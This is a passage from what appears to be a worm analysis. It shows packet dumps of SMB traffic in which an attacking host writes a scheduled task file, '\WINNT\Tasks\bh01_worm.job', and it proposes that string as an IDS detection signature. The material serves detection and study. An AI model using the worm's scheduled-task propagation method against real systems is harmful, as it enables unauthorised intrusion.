***A***F Seq: 0xB4CF84C  Ack: 0xB00C9A82  Win: 0x422B  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.905317 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32572 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xB00C9A82  Ack: 0xB4CF84D  Win: 0x41B1  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.905470 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2502 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xB4CF84D  Ack: 0xB00C9A83  Win: 0x422B  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Part of the DCOM Task Scheduler Packet Dump

This trace shows a potentia l signature for the worm that could be plugged into an IDS – the string “\WINNT\Tasks\bh01_worm.job” is embedded in Unicode within some packets that are transmitted by the attacking worm.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-07:26:26.641312 192.168.1.35:1206 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:7370 IpLen:20 DgmLen:172 DF
***AP*** Seq: 0x4A326CDD  Ack: 0xEEF3F217  Win: 0x41C3  TcpLen: 20
00 00 00 80 FF 53 4D 42 32 00 00 00 00 18 07 C8  .....SMB2.......
00 00 00 00 00 00 00 00 00 00 00 00 05 08 48 06  ..............H.
01 20 B0 09 0F 3C 00 00 00 02 00 28 00 00 00 00  . ...<.....(....
00 00 00 00 00 00 00 3C 00 44 00 00 00 00 00 01  .......<.D......
00 05 00 3F 00 00 50 00 EC 03 00 00 00 00 5C 00  ...?..P.......\.
57 00 49 00 4E 00 4E 00 54 00 5C 00 54 00 61 00  W.I.N.N.T.\.T.a.
73 00 6B 00 73 00 5C 00 62 00 68 00 30 00 31 00  s.k.s.\.b.h.0.1.
5F 00 77 00 6F 00 72 00 6D 00 2E 00 6A 00 6F 00  _.w.o.r.m...j.o.
62 00 00 00                                      b...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-07:26:26.641738 192.168.1.8:445 -> 192.168.1.35:1206
TCP TTL:128 TOS:0x0 ID:38047 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0xEEF3F217  Ack: 0x4A326D61  Win: 0x4367  TcpLen: 20
00 00 00 23 FF 53 4D 42 32 34 00 00 C0 98 07 C8  ...#.SMB24......
00 00 00 00 00 00 00 00 00 00 00 00 05 08 48 06  ..............H.
01 20 B0 09 00 00 00                             . .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-07:26:26.834754 192.168.1.35:1206 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:7371 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x4A326D61  Ack: 0xEEF3F23E  Win: 0x419C  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-07:26:29.881840 192.168.1.35:1206 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:7372 IpLen:20 DgmLen:182 DF
***AP*** Seq: 0x4A326D61  Ack: 0xEEF3F23E  Win: 0x419C  TcpLen: 20
00 00 00 8A FF 53 4D 42 A2 00 00 00 00 18 07 C8  .....SMB........
00 00 00 00 00 00 00 00 00 00 00 00 05 08 48 06  ..............H.
01 20 C0 09 18 FF 00 DE DE 00 34 00 16 00 00 00  . ........4.....
00 00 00 00 96 01 02 00 00 00 00 00 00 00 00 00  ................
80 00 00 00 00 00 00 00 02 00 00 00 44 00 00 00  ............D...
02 00 00 00 03 37 00 00 5C 00 57 00 49 00 4E 00  .....7..\.W.I.N.
4E 00 54 00 5C 00 54 00 61 00 73 00 6B 00 73 00  N.T.\.T.a.s.k.s.
5C 00 62 00 68 00 30 00 31 00 5F 00 77 00 6F 00  \.b.h.0.1._.w.o.
72 00 6D 00 2E 00 6A 00 6F 00 62 00 00 00        r.m...j.o.b...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-07:26:29.883751 192.168.1.8:445 -> 192.168.1.35:1206
TCP TTL:128 TOS:0x0 ID:38048 IpLen:20 DgmLen:179 DF
***AP*** Seq: 0xEEF3F23E  Ack: 0x4A326DEF  Win: 0x42D9  TcpLen: 20
00 00 00 87 FF 53 4D 42 A2 00 00 00 00 98 07 C8  .....SMB........
00 00 00 00 00 00 00 00 00 00 00 00 05 08 48 06  ..............H.
01 20 C0 09 2A FF 00 87 00 00 05 40 02 00 00 00  . ..*......@....
30 43 C9 E9 4D BD C0 01 30 43 C9 E9 4D BD C0 01  0C..M...0C..M...
30 43 C9 E9 4D BD C0 01 30 43 C9 E9 4D BD C0 01  0C..M...0C..M...
20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ...............
00 00 00 00 00 00 07 00 00 00 00 00 73 00 5C 00  ............s.\.
62 00 68 00 30 00 31 00 5F 00 77 00 6F 00 72 00  b.h.0.1._.w.o.r.
6D FF 01 1F 00 BF 01 12 00 00 00                 m..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-07:26:29.886854 192.168.1.35:1206 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:7373 IpLen:20 DgmLen:109 DF
***AP*** Seq: 0x4A326DEF  Ack: 0xEEF3F2C9  Win: 0x4111  TcpLen: 20
00 00 00 41 FF 53 4D 42 2F 00 00 00 00 18 07 E8  ...A.SMB/.......
00 00 00 00 00 00 00 00 00 00 00 00 05 08 FF FE  ................
01 20 D0 09 0E FF 00 DE DE 05 40 69 00 00 00 FF  . ........@i....
```

```
FF FF FF 00 00 00 00 00 00 01 00 40 00 00 00 00  ...........@....
00 02 00 EE 00                                   .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```